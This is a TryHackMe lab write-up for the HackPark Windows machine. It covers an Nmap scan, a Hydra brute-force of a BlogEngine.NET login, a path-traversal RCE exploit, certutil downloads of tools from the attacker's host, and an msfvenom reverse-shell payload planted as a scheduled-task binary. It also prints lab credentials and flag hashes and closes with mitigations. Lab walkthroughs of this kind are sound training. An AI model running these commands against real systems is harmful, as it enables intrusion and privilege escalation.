HackPark - TryHackMe Writeup
Learn how to brute-force a website login, exploit a public vulnerability, and escalate privileges on a Windows machine in this TryHackMe HackPark writeup.

HackPark - TryHackMe Writeup
HackPark is a beginner-friendly Windows machine that teaches web application brute-forcing, exploit research, and Windows privilege escalation through scheduled task misconfigurations.
Difficulty: Medium ⭐⭐
Operating System: Windows Server 2012 R2
Themes: Web Brute-Forcing, BlogEngine Exploitation, Windows Privilege Escalation
Objectives
- Brute-force the web application login
- Exploit BlogEngine.NET vulnerability for initial access
- Enumerate Windows system for privilege escalation vectors
- Escalate to Administrator via scheduled task exploitation
Reconnaissance
Nmap Scan
Started with a comprehensive scan (note: machine doesn’t respond to ICMP):
1
nmap -Pn -T5 -sCV 10.10.19.138
Results:
1
2
3
4
5
6
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: HackPark | HackPark Amusements
| http-robots.txt: 6 disallowed entries
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Key Findings:
- Port 80: Web server running Microsoft IIS/8.5
- Port 3389: RDP service enabled
- robots.txt: Contains disallowed directories that might be sensitive
Web Enumeration

The website on port 80 features a Pennywise theme and contains a login page:

Login page located at: 
Initial Access
Brute-Force Attack with Hydra
Intercepted the login request with Burp Suite to analyze parameters:

POST Request Analysis:
- URL:
/Account/login.aspx?ReturnURL=%2fadmin%2f - Parameters:
__VIEWSTATE,txtUser,txtPass,btnLogin - Failure indicator: “Login Failed”
Hydra Command:
1
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.70.199 http-post-form "/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=...&txtUser=^USER^&txtPass=^PASS^&btnLogin=Login:Login Failed"
Credentials Found:
1
[80][http-post-form] host: 10.10.70.199   login: admin   password: 1qaz2wsx
Admin Dashboard Access
Logged in with admin:1qaz2wsx:


System Information Discovered:
1
2
3
4
5
BlogEngine.NET Specification
Version: 3.3.6.0
Configuration: Single blog
Trust level: Unrestricted
Identity: IIS APPPOOL\Blog
Exploit Research

Found exploit for BlogEngine.NET 3.3.6.0:
Exploit-DB: BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution
Exploitation Process
Upload Malicious File:
Accessed the post editor at/admin/app/editor/editpost
- Trigger Exploit:
Accessed the vulnerable endpoint:1
http://10.10.70.199/?theme=../../App_Data/files
- Reverse Shell Obtained:

Privilege Escalation
System Information
systeminfo
Key Details:
- OS: Windows Server 2012 R2 Standard (6.3.9600)
- Architecture: x64-based PC
- Hotfixes installed (indicating some updates applied)
WinPEAS Enumeration
- Download WinPEAS:
certutil.exe -urlcache -f http://10.11.145.45:3000/winPEASx64.exe winPEASx64.exe - Run WinPEAS:
.\winPEASx64.exe
Critical Findings:
- AutoLogon Credentials:
1
2
DefaultUserName: administrator
DefaultPassword: 4q6XvFES7Fdxs
- Vulnerable Scheduled Task:
1
2
3
4
5
WindowsScheduler (Splinterware Software Solutions - System Scheduler Service)
Location: C:\PROGRA~2\SYSTEM~1\WService.exe
Status: Auto - Running
File Permissions: Everyone [Allow: WriteData/CreateFiles]
Possible DLL Hijacking in binary folder
Scheduled Task Analysis
Navigated to SystemScheduler directory:
cd "C:\Program Files (x86)\SystemScheduler"
dir
Discovered: Message.exe executable
Event Log Analysis:
cd Events
more 20198415519.INI_LOG.txt
Log Content:
1
2
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
Key Insight: Message.exe runs every 30 seconds as Administrator
Exploitation Strategy
- Generate Reverse Shell Payload:
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.145.45 LPORT=8888 -f exe > Message.exe
- Transfer Payload to Target:
certutil.exe -urlcache -f http://10.11.145.45:8000/Message.exe Message.exe Wait for Execution:
The scheduled task automatically executes the maliciousMessage.exe- Receive Reverse Shell:
1
2
3
4
5
6
# On attacker machine
nc -nlvp 8888

# Connection received
Microsoft Windows [Version 6.3.9600]
C:\PROGRA~2\SYSTEM~1>
Flag Capture
User Flag (jeff):
C:\Users\jeff\Desktop>type user.txt
759bd8af507517bcfaede78a21a73e39
Root Flag (Administrator):
C:\Users\Administrator\Desktop>type root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
Alternative Authentication:
Could also use discovered AutoLogon credentials:
- Username:
administrator - Password:
4q6XvFES7Fdxs
Key Takeaways
Attack Path Summary:
1
2
3
Port Scanning → Web Enumeration → Hydra Brute-Force →
BlogEngine.NET RCE → Initial Shell → WinPEAS Enumeration →
Scheduled Task Analysis → Binary Replacement → Administrator Shell
Vulnerabilities Exploited:
- Weak Credentials - Predictable admin password
- BlogEngine.NET RCE - CVE-2019-6714 (Directory Traversal/File Upload)
- Scheduled Task Misconfiguration - World-writable executable directory
- AutoLogon Credentials - Clear-text credentials in registry
Mitigation Strategies:
- For Web Applications:
- Implement strong password policies
- Enable account lockout mechanisms
- Regular software updates
- Input validation and sanitization
- For Windows Security:
- Principle of least privilege for file permissions
- Regular scheduled task audits
- Disable AutoLogon or use encrypted credentials
- Implement AppLocker or similar application whitelisting
- For Network Security:
- Network segmentation
- Regular vulnerability assessments
- Security monitoring and logging
Tools Used:
- Nmap - Network reconnaissance
- Hydra - Password brute-forcing
- Burp Suite - Web traffic analysis
- WinPEAS - Windows privilege escalation enumeration
- Metasploit - Payload generation
- Certutil - File transfer on Windows
- Netcat - Reverse shell handling
Find me online:
• TryHackMe: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb